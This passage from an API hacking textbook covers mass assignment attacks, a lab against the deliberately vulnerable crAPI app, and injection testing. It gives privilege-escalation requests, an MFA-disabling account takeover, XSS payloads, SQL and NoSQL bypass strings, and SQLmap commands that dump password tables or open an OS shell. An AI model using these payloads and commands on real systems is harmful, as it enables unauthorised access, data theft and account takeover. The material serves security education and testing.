Notice that the admin request is submitted to an admin endpoint, uses an admin token, and includes the parameter `"admin": true`. There are many fields related to admin account creation, but if the application doesn't handle the requests properly, we might be able to make an administrator account by simply adding the parameter `"admin"=true` to our user account request, as shown here:

```
POST /create/user
Token: LowPriv-User
--snip--
{
"username": "hapi_hacker",
"pass": "ff7ftw",
"admin": true
}
```

Fuzzing Unknown Variables

Another common scenario is that you'll perform an action in a web application, intercept the request, and locate several bonus headers or parameters within it, like so:

```
POST /create/user
--snip--
{
"username": "hapi_hacker"
"pass": "ff7ftw",
"uam": 1,
"mfa": true,
"account": 101
}
```

Parameters used in one part of an endpoint might be useful for exploiting mass assignment using a different endpoint. When you don't understand the purpose of a certain parameter, it's time to put on your lab coat and experiment. Try fuzzing by setting `uam` to zero, `mfa` to false, and `account` to every number between 0 and 101, and then watch how the provider responds. Better yet, try a variety of inputs, such as those discussed in the previous chapter. Build up your wordlist with the parameters you collect from an endpoint and then flex your fuzzing skills by submitting requests

with those parameters included. Account creation is a great place to do this, but don't limit yourself to it.

Blind Mass Assignment Attacks

If you cannot find variable names in the locations discussed, you could perform a blind mass assignment attack. In such an attack, you'll attempt to brute-force possible variable names through fuzzing. Send a single request with many possible variables, like the following, and see what sticks:

```
POST /api/v1/register
--snip--
{
"username":"hAPI_hacker",
"email":"hapi@hacker.com",
"admin": true,
"admin":1,
"isadmin": true,
"role":"admin",
"role":"administrator",
"user_priv": "admin",
"password":"Password1!"
}
```

If an API is vulnerable, it might ignore the irrelevant variables and accept the variable that matches the expected name and format.

Automating Mass Assignment Attacks with Arjun and Burp Suite Intruder

As with many other API attacks, you can discover mass assignment by manually altering an API request or by using a tool such as Arjun for parameter fuzzing. As you can see in the following Arjun request, we've included an authorization token with the `-headers` option, specified JSON as the format for the request body, and identified the exact attack spot that Arjun should test with `$arjun$`:

```
$ arjun --headers "Content-Type: application/json]" -u http://vulnhost.com/api/register -m JSON
--include='{$arjun$}'

[~] Analysing the content of the webpage
[~] Analysing behaviour for a non-existent parameter
[!] Reflections: 0
[!] Response Code: 200
[~] Parsing webpage for potential parameters
[+] Heuristic found a potential post parameter: admin
[!] Prioritizing it
[~] Performing heuristic level checks
[!] Scan Completed
[+] Valid parameter found: user
[+] Valid parameter found: pass
[+] Valid parameter found: admin
```

As a result, Arjun will send a series of requests with various parameters from a wordlist to the target host. Arjun will then narrow down likely parameters based on deviations of response lengths and response codes and provide you with a list of valid parameters.

Remember that if you run into issues with rate limiting, you can use the Arjun `–stable` option to slow down the scans. This sample scan completed and discovered three valid parameters: `user`, `pass`, and `admin`.

Many APIs prevent you from sending too many parameters in a single request. As a result, you might receive one of several HTTP status codes in the 400 range, such as 400 Bad Request, 401 Unauthorized, or 413 Payload Too Large. In that case, instead of sending a single large request, you could cycle through possible mass assignment variables over many requests. This can be done by setting up the request in Burp Suite's Intruder with the possible mass assignment values as the payload, like so:

```
POST /api/v1/register
--snip--
{
"username":"hAPI_hacker",
"email":"hapi@hacker.com",
§"admin": true§,
"password":"Password1!"
}
```

Combining BFLA and Mass Assignment

If you've discovered a BFLA vulnerability that allows you to update other users' accounts, try combining this ability with a mass assignment attack. For example, let's say a user named Ash has discovered a BFLA vulnerability, but the vulnerability only allows him to edit basic profile information such as usernames, addresses, cities, and regions:

```
PUT /api/v1/account/update
Token:UserA-Token
--snip--
{
"username": "Ash",
"address": "123 C St",
"city": "Pallet Town"
"region": "Kanto",
}
```

At this point, Ash could deface other user accounts, but not much more. However, performing a mass assignment attack with this request could make the BFLA finding much more significant. Let's say that Ash analyzes other GET requests in the API and notices that other requests include parameters for email and multifactor authentication (MFA) settings. Ash knows that there is another user, named Brock, whose account he would like to access.

Ash could disable Brock's MFA settings, making it easier to gain access to Brock's account. Moreover, Ash could replace Brock's email with his own. If Ash were to send the following request and get a successful response, he could gain access to Brock's account:

```
PUT /api/v1/account/update
Token:UserA-Token
--snip--
{
"username": "Brock",
"address": "456 Onyx Dr",
"city": "Pewter Town",
"region": "Kanto",
"email": "ash@email.com",
"mfa": false
}
```

Since Ash does not know Brock's current password, Ash should leverage the API's process for performing a password reset, which would likely be a PUT or POST request sent to */api/v1/account/reset*. The password reset process would then send a temporary password to Ash's email. With MFA disabled, Ash would be able to use the temporary password to gain full access to Brock's account.

Always remember to think as an adversary would and take advantage of every opportunity.

Summary

If you encounter a request that accepts client input for sensitive variables and allows you to update those variables, you have a serious finding on your hands. As with other API attacks, sometimes a vulnerability may seem minor until you've combined it with other interesting findings. Finding a mass assignment vulnerability is often just the tip of the iceberg. If this vulnerability is present, chances are that other vulnerabilities are present.

Lab #8: Changing the Price of Items in an Online Store

Armed with our new mass assignment attack techniques, let's return to crAPI. Consider what requests accept client input and how we could leverage a rogue variable to compromise the API. Several of the requests in your crAPI Postman collection appear to allow client input:

```
POST /identity/api/auth/signup
POST /workshop/api/shop/orders
POST /workshop/api/merchant/contact_mechanic
```

It's worth testing each of these once we've decided what variable to add to them.

We can locate a sensitive variable in the GET request to the */workshop/api/shop/products* endpoint, which is responsible for populating the crAPI storefront with products. Using Repeater, notice that the GET request loads a JSON variable called `"credit"` (see Figure 11-1). That seems like an interesting variable to manipulate.



Figure 11-1: Using Burp Suite Repeater to analyze the /workshop/api/shop/products *endpoint*

This request already provides us with a potential variable to test (`credit`), but we can't actually change the credit value using a GET request. Let's run a quick Intruder scan to see if we can leverage any other request methods with this endpoint. Right-click the request in Repeater and send it to Intruder. Once in Intruder, set the attack position to the request method:

```
§GET§ /workshop/api/shop/products HTTP/1.1
```

Let's update the payloads with the request methods we want to test for: PUT, POST, HEAD, DELETE, CONNECT, PATCH, and OPTIONS (see Figure 11-2).

Start the attack and review the results. You'll notice that crAPI will respond to restricted methods with a 405 Method Not Allowed status code, which means the 400 Bad Request response we received in response to the POST request is pretty interesting (see Figure 11-3). This 400 Bad Request likely indicates that crAPI is expecting a different payload to be included in the POST request.



Figure 11-2: Burp Suite Intruder request methods with payloads



Figure 11-3: Burp Suite Intruder results

The response tells us that we've omitted certain required fields from the POST request. The best part is the API tells us the required parameters. If we think it through, we can guess that the request is likely meant for a crAPI administrator to use in order to update the crAPI store. However, since this request is not restricted to administrators, we have likely stumbled across a combined mass assignment and BFLA vulnerability. Perhaps we can create a new item in the store and update our credit at the same time:

```
POST /workshop/api/shop/products HTTP/1.1

Host: 192.168.195.130:8888
Authorization: Bearer UserA-Token

{
"name":"TEST1",
"price":25,
"image_url":"string",
"credit":1337
}
```

This request succeeds with an HTTP 200 OK response! If we visit the crAPI store in a browser, we'll notice that we successfully created a new item in the store with a new price of 25, but, unfortunately, our credit remains unaffected. If we purchase this item, we'll notice that it automatically subtracts that amount from our credit, as any regular store transaction should.

Now it's time to put on our adversarial hat and think through this business logic. As the consumer of crAPI, we shouldn't be able to add products to the store or adjust prices . . . but we can. If the developers programmed the API under the assumption that only trustworthy users would add products to the crAPI store, what could we possibly do to exploit this situation? We could give ourselves an extreme discount on a product—maybe a deal so good that the price is actually a negative number:

```
POST /workshop/api/shop/products HTTP/1.1

Host: 192.168.195.130:8888
Authorization: Bearer UserA-Token

{
"name":"MassAssignment SPECIAL",
"price":-5000,
"image_url":"https://example.com/chickendinner.jpg"
}
```

The item `MassAssignment SPECIAL` is one of a kind: if you purchase it, the store will pay you 5,000 credits. Sure enough, this request receives an HTTP 200 OK response. As you can see in Figure 11-4, we have successfully added the item to the crAPI store.



Figure 11-4: The MassAssignment SPECIAL on crAPI

By purchasing this special deal, we add an extra $5,000 to our available balance (see Figure 11-5).



Figure 11-5: Available balance on crAPI

As you can see, our mass assignment exploit would have severe consequences for any business with this vulnerability. I hope your bounty for such a finding greatly outweighs the credit you could add to your account! In the next chapter, we'll begin our journey through the wide variety of potential injection attacks we can leverage against APIs.

12

INJECTION

This chapter guides you through the detection and exploitation of several prominent injection vulnerabilities. API requests that are vulnerable to injection allow you to send input that is then directly executed by the API's supporting technologies (such as the web application, database, or operating system running on the server), bypassing input validation measures.

You'll typically find injection attacks named after the technology they are targeting. Database injection techniques such as SQL injection take advantage of SQL databases, whereas NoSQL injection takes advantage of NoSQL databases. Cross-site scripting (XSS) attacks insert scripts into web pages that run on a user's browser. Cross-API scripting (XAS) is similar to XSS but leverages third-party applications ingested by the API you're attacking. Command injection is an attack against the web server operating system that allows you to send it operating system commands.

The techniques demonstrated throughout this chapter can be applied to other injection attacks as well. As one of the most severe findings you might come across, API injection can lead to a total compromise of a target's most sensitive data or even grant you access to the supporting infrastructure.

Discovering Injection Vulnerabilities

Before you can inject a payload using an API, you must discover places where the API accepts user input. One way to discover these injection points is by fuzzing and then analyzing the responses you receive. You should attempt injection attacks against all potential inputs and especially within the following:

- API keys
- Tokens
- Headers
- Query strings in the URL
- Parameters in POST/PUT requests

Your approach to fuzzing will depend on how much information you know about your target. If you're not worried about making noise, you could send a variety of fuzzing inputs likely to cause an issue in many possible supporting technologies. Yet the more you know about the API, the better your attacks will be. If you know what database the application uses, what operating system is running on the web server, or the programming language in which the app was written, you'll be able to submit targeted payloads aimed at detecting vulnerabilities in those particular technologies.

After sending your fuzzing requests, hunt for responses that contain a verbose error message or some other failure to properly handle the request. In particular, look for any indication that your payload bypassed security controls and was interpreted as a command, either at the operating system, programming, or database level. This response could be as obvious as a message such as "SQL Syntax Error" or something as subtle as taking a little more time to process a request. You could even get lucky and receive an entire verbose error dump that can provide you with plenty of details about the host.

When you do come across a vulnerability, make sure to test every similar endpoint for that vulnerability. Chances are, if you find a weakness in the */file/upload* endpoint, all endpoints with an upload feature, such as */image/upload* and */account/upload*, have the same problem.

Lastly, it is important to note that several of these injection attacks have been around for decades. The only thing unique about API injection is that the API provides a newer delivery method for the attack. Since injection vulnerabilities are well known and often have a detrimental impact on application security, they are often well-protected against.

Cross-Site Scripting (XSS)

XSS is a classic web application vulnerability that has been around for decades. If you're already familiar with the attack, you might be wondering, is XSS a relevant threat to API security? Of course it is, especially if the data submitted over the API interacts with the web application in the browser.

In an XSS attack, the attacker inserts a malicious script into a website by submitting user input that gets interpreted as JavaScript or HTML by a user's browser. Often, XSS attacks inject a pop-up message into a web page that instructs a user to click a link that redirects them to the attacker's malicious content.

In a web application, executing an XSS attack normally consists of injecting XSS payloads into different input fields on the site. When it comes to testing APIs for XSS, your goal is to find an endpoint that allows you to submit requests that interact with the frontend web application. If the application doesn't sanitize the request's input, the XSS payload might execute the next time a user visits the application's page.

That said, for this attack to succeed, the stars have to align. Because XSS has been around for quite some time, API defenders are quick to eliminate opportunities to easily take advantage of this weakness. In addition, XSS takes advantage of web browsers loading client-side scripts, so if an API does not interact with a web browser, the chances of exploiting this vulnerability are slim to none.

Here are a few examples of XSS payloads:

```
<script>alert("xss")</script>

<script>alert(1);</script>

<%00script>alert(1)</%00script>

SCRIPT>alert("XSS");///SCRIPT>
```

Each of these scripts attempts to launch an alert in a browser. The variations between the payloads are attempts to bypass user input validation. Typically, a web application will try to prevent XSS attacks by filtering out different characters or preventing characters from being sent in the first place. Sometimes, doing something simple such as adding a null byte (`%00`) or capitalizing different letters will bypass web app protections. We will go into more depth about evading security controls in Chapter 13.

For API-specific XSS payloads, I highly recommend the following resources:

Payload Box XSS payload list This list contains over 2,700 XSS scripts that could trigger a successful XSS attack (*https://github.com/payloadbox/xss-payload-list*).

Wfuzz wordlist A shorter wordlist included with one of our primary tools. Useful for a quick check for XSS (*https://github.com/xmendez/wfuzz/tree/master/wordlist*).

NetSec.expert XSS payloads Contains explanations of different XSS payloads and their use cases. Useful to better understand each payload and conduct more precise attacks (*https://netsec.expert/posts/xss-in-2020*).

If the API implements some form of security, many of your XSS attempts should produce similar results, like 405 Bad Input or 400 Bad Request. However, watch closely for the outliers. If you find requests that result in some form of successful response, try refreshing the relevant web page in your browser to see whether the XSS attempt affected it.

When reviewing the web apps for potential API XSS injection points, look for requests that include client input and are used to display information within the web app. A request used for any of the following is a prime candidate:

- Updating user profile information
- Updating social media "like" information
- Updating ecommerce store products
- Posting to forums or comment sections

Search the web application for requests and then fuzz them with an XSS payload. Review the results for anomalous or successful status codes.

Cross-API Scripting (XAS)

XAS is cross-site scripting performed across APIs. For example, imagine that the hAPI Hacking blog has a sidebar powered by a LinkedIn newsfeed. The blog has an API connection to LinkedIn such that when a new post is added to the LinkedIn newsfeed, it appears in the blog sidebar as well. If the data received from LinkedIn isn't sanitized, there is a chance that an XAS payload added to a LinkedIn newsfeed could be injected into the blog. To test this, you could post a LinkedIn newsfeed update containing an XAS script and check whether it successfully executes on the blog.

XAS does have more complexities than XSS, because the web application must meet certain conditions in order for XAS to succeed. The web app must poorly sanitize the data submitted through its own API or a third-party one. The API input must also be injected into the web application in a way that would launch the script. Moreover, if you're attempting to attack your target through a third-party API, you may be limited in the number of requests you can make through its platform.

Besides these general challenges, you'll encounter the same challenge inherent to XSS attacks: input validation. The API provider might attempt to prevent certain characters from being submitted through the API. Since XAS is just another form of XSS, you can borrow from the XSS payloads described in the preceding section.

In addition to testing third-party APIs for XAS, you might look for the vulnerability in cases when a provider's API adds content or makes changes to its web application. For example, let's say the hAPI Hacking blog allows users to update their user profiles through either a browser or a POST request to the API endpoint */api/profile/update*. The hAPI Hacking blog security team may have spent all their time protecting the blog from input provided using the web application, completely overlooking the API

as a threat vector. In this situation, you might try sending a typical profile update request containing your payload in one field of POST request:

```
POST /api/profile/update HTTP/1.1
Host: hapihackingblog.com
Authorization: hAPI.hacker.token
Content-Type: application/json

{
"fname": "hAPI",
"lname": "Hacker",
"city": "<script>alert("xas")</script>"
}
```

If the request succeeds, load the web page in a browser to see whether the script executes. If the API implements input validation, the server might issue an HTTP 400 Bad Request response, preventing you from sending scripts as payloads. In that case, try using Burp Suite or Wfuzz to send a large list of XAS/XSS scripts in an attempt to locate some that don't result in a 400 response.

Another useful XAS tip is to try altering the `Content-Type` header to induce the API into accepting an HTML payload to spawn the script:

```
Content-Type: text/html
```

XAS requires a specific situation to be in place in order to be exploitable. That said, API defenders often do a better job at preventing attacks that have been around for over two decades, such as XSS and SQL injection, than newer and more complex attacks like XAS.

SQL Injection

One of the most well-known web application vulnerabilities, SQL injection, allows a remote attacker to interact with the application's backend SQL database. With this access, an attacker could obtain or delete sensitive data such as credit card numbers, usernames, passwords, and other gems. In addition, an attacker could leverage SQL database functionality to bypass authentication and even gain system access.

This vulnerability has been around for decades, and it seemed to be diminishing before APIs presented a new way to perform injection attacks. Still, API defenders have been keen to detect and prevent SQL injections over APIs. Therefore, these attacks are not likely to succeed. In fact, sending requests that include SQL payloads could arouse the attention of your target's security team or cause your authorization token to be banned.

Luckily, you can often detect the presence of a SQL database in less obvious ways. When sending a request, try requesting the unexpected. For example, take a look at the Swagger documentation shown in Figure 12-1 for a Pixi endpoint.



Figure 12-1: Pixi API Swagger documentation

As you can see, Pixi is expecting the consumer to provide certain values in the body of a request. The `"id"` value should be a number, `"name"` expects a string, and `"is_admin"` expects a Boolean value such as true or false. Try providing a string where a number is expected, a number where a string is expected, and a number or string where a Boolean value is expected. If an API is expecting a small number, send a large number, and if it expects a small string, send a large one. By requesting the unexpected, you're likely to discover a situation the developers didn't predict, and the database might return an error in the response. These errors are often verbose, revealing sensitive information about the database.

When looking for requests to target for database injections, seek out those that allow client input and can be expected to interact with a database. In Figure 12-1, there is a good chance that the collected user information will be stored in a database and that the PUT request allows us to update it. Since there is a probable database interaction, the request is a good candidate to target in a database injection attack. In addition to making obvious requests like this, you should fuzz everything, everywhere, because you might find indications of a database injection weakness in less obvious requests.

This section will cover two easy ways to test whether an application is vulnerable to SQL injection: manually submitting metacharacters as input to the API and using an automated solution called SQLmap.

Manually Submitting Metacharacters

Metacharacters are characters that SQL treats as functions rather than as data. For example, -- is a metacharacter that tells the SQL interpreter to ignore the following input because it is a comment. If an API endpoint does not filter SQL syntax from API requests, any SQL queries passed to the database from the API will execute.

Here are some SQL metacharacters that can cause some issues:

```
'                       ' OR '1
''                      ' OR 1 -- -
;%00                    " OR "" = "
--                      " OR 1 = 1 -- -
-- -                    ' OR '' = '
""                      OR 1=1
;
```

All of these symbols and queries are meant to cause problems for SQL queries. A null byte like `;%00` could cause a verbose SQL-related error to be sent as a response. The `OR 1=1` is a conditional statement that literally means "or the following statement is true," and it results in a true condition for the given SQL query. Single and double quotes are used in SQL to indicate the beginning and ending of a string, so quotes could cause an error or a unique state. Imagine that the backend is programmed to handle the API authentication process with a SQL query like the following, which is a SQL authentication query that checks for username and password:

```
SELECT * FROM userdb WHERE username = 'hAPI_hacker' AND password = 'Password1!'
```

The query retrieves the values `hAPI_hacker` and `Password1!` from the user input. If, instead of a password, we supplied the API with the value `' OR 1=1-- -`, the SQL query might instead look like this:

```
SELECT * FROM userdb WHERE username = 'hAPI_hacker' OR 1=1-- -
```

This would be interpreted as selecting the user with a true statement and skipping the password requirement, as it has been commented out. The query no longer checks for a password at all, and the user is granted access. The attack can be performed to both the username and password fields. In a SQL query, the dashes (--) represent the beginning of a single-line comment. This turns everything within the following query line into a comment that will not be processed. Single and double quotes can be used to escape the current query to cause an error or to append your own SQL query.

The preceding list has been around in many forms for years, and the API defenders are also aware of its existence. Therefore, make sure you attempt various forms of requesting the unexpected.

SQLmap

One of my favorite ways to automatically test an API for SQL injection is to save a potentially vulnerable request in Burp Suite and then use SQLmap against it. You can discover potential SQL weaknesses by fuzzing all potential inputs in a request and then reviewing the responses for anomalies. In the case of a SQL vulnerability, this anomaly is normally a verbose SQL response like "The SQL database is unable to handle your request . . ."

Once you've saved the request, launch SQLmap, one of the standard Kali packages that can be run over the command line. Your SQLmap command might look like the following:

```
$ sqlmap -r /home/hapihacker/burprequest1 -p password
```

The `-r` option lets you specify the path to the saved request. The `-p` option lets you specify the exact parameters you'd like to test for SQL injection. If you do not specify a parameter to attack, SQLmap will attack every parameter, one after another. This is great for performing a thorough attack of a simple request, but a request with many parameters can be fairly time-consuming. SQLmap tests one parameter at a time and tells you when a parameter is unlikely to be vulnerable. To skip a parameter, use the CTRL-C keyboard shortcut to pull up SQLmap's scan options and use the `n` command to move to the next parameter.

When SQLmap indicates that a certain parameter may be injectable, attempt to exploit it. There are two major next steps, and you can choose which to pursue first: dumping every database entry or attempting to gain access to the system. To dump all database entries, use the following:

```
$ sqlmap -r /home/hapihacker/burprequest1 -p vuln-param –dump-all
```

If you're not interested in dumping the entire database, you could use the `--dump` command to specify the exact table and columns you would like:

```
$ sqlmap -r /home/hapihacker/burprequest1 -p vuln-param –dump -T users -C password -D helpdesk
```

This example attempts to dump the `password` column of the `users` table within the `helpdesk` database. When this command executes successfully, SQLmap will display database information on the command line and export the information to a CSV file.

Sometimes SQL injection vulnerabilities will allow you to upload a web shell to the server that can then be executed to obtain system access. You could use one of SQLmap's commands to automatically attempt to upload a web shell and execute the shell to grant you with system access:

```
$ sqlmap -r /home/hapihacker/burprequest1 -p vuln-param –os-shell
```

This command will attempt to leverage the SQL command access within the vulnerable parameter to upload and launch a shell. If successful, this will give you access to an interactive shell with the operating system.

Alternatively, you could use the `os-pwn` option to attempt to gain a shell using Meterpreter or VNC:

```
$ sqlmap -r /home/hapihacker/burprequest1 -p vuln-param –os-pwn
```

Successful API SQL injections may be few and far between, but if you do find a weakness, the impact can lead to a severe compromise of the database and affected servers. For additional information on SQLmap, check out its documentation at *https://github.com/sqlmapproject/sqlmap#readme*.

NoSQL Injection

APIs commonly use NoSQL databases due to how well they scale with the architecture designs common among APIs, as discussed in Chapter 1. It may even be more common for you to discover NoSQL databases than SQL databases. Also, NoSQL injection techniques aren't as well known as their structured counterparts. Due to this one small fact, you might be more likely to find NoSQL injections.

As you hunt, remember that NoSQL databases do not share as many commonalities as the different SQL databases do. *NoSQL* is an umbrella term that means the database does not use SQL. Therefore, these databases have unique structures, modes of querying, vulnerabilities, and exploits. Practically speaking, you'll conduct many similar attacks and target similar requests, but your actual payloads will vary.

The following are common NoSQL metacharacters you could send in an API call to manipulate the database:

```
$gt                    || '1'=='1
{"$gt":""}             //
{"$gt":-1}             ||'a'\\'a
$ne                    '||'1'=='1';//
{"$ne":""}             '/{}:
{"$ne":-1}             '"\;{}
$nin                   '"\/$[].>
{"$nin":1}             {"$where":  "sleep(1000)"}
{"$nin":[1]}
```

A note on a few of these NoSQL metacharacters: as we touched on in Chapter 1, `$gt` is a MongoDB NoSQL query operator that selects documents that are greater than the provided value. The `$ne` query operator selects documents where the value is not equal to the provided value. The `$nin` operator is the "not in" operator, used to select documents where the field value is not within the specified array. Many of the others in the list contain symbols that are meant to cause verbose errors or other interesting behavior, such as bypassing authentication or waiting 10 seconds.

Anything out of the ordinary should encourage you to thoroughly test the database. When you send an API authentication request, one possible response for an incorrect password is something like the following, which comes from the Pixi API collection:

```
HTTP/1.1 202 Accepted
X-Powered-By: Express
Content-Type: application/json; charset=utf-8

{"message":"sorry pal, invalid login"}
```

Note that a failed response includes a status code of 202 Accepted and includes a failed login message. Fuzzing the */api/login* endpoint with certain symbols results in verbose error messaging. For example, the payload `'"\;{}` sent as the password parameter might cause the following 400 Bad Request message.

```
HTTP/1.1 400 Bad Request
X-Powered-By: Express
--snip--

SyntaxError: Unexpected token ; in JSON at position 54<br>    at JSON.parse
(&lt;anonymous&gt;)<br> [...]
```

Unfortunately, the error messaging does not indicate anything about the database in use. However, this unique response does indicate that this request has an issue with handling certain types of user input, which could be an indication that it is potentially vulnerable to an injection attack. This is exactly the sort of response that should incite you to focus your testing. Since we have our list of NoSQL payloads, we can set the attack position to the password with our NoSQL strings:

```
POST /login HTTP/1.1
Host: 192.168.195.132:8000
--snip--

user=hapi%40hacker.com&pass=§Password1%21§
```

Since we already have this request saved in our Pixi collection, let's attempt our injection attack with Postman. Sending various requests with the NoSQL fuzzing payloads results in 202 Accepted responses, as seen with other bad password attempts in Figure 12-2.

As you can see, the payloads with nested NoSQL commands `{"$gt":""}` and `{"$ne":""}` result in successful injection and authentication bypass.

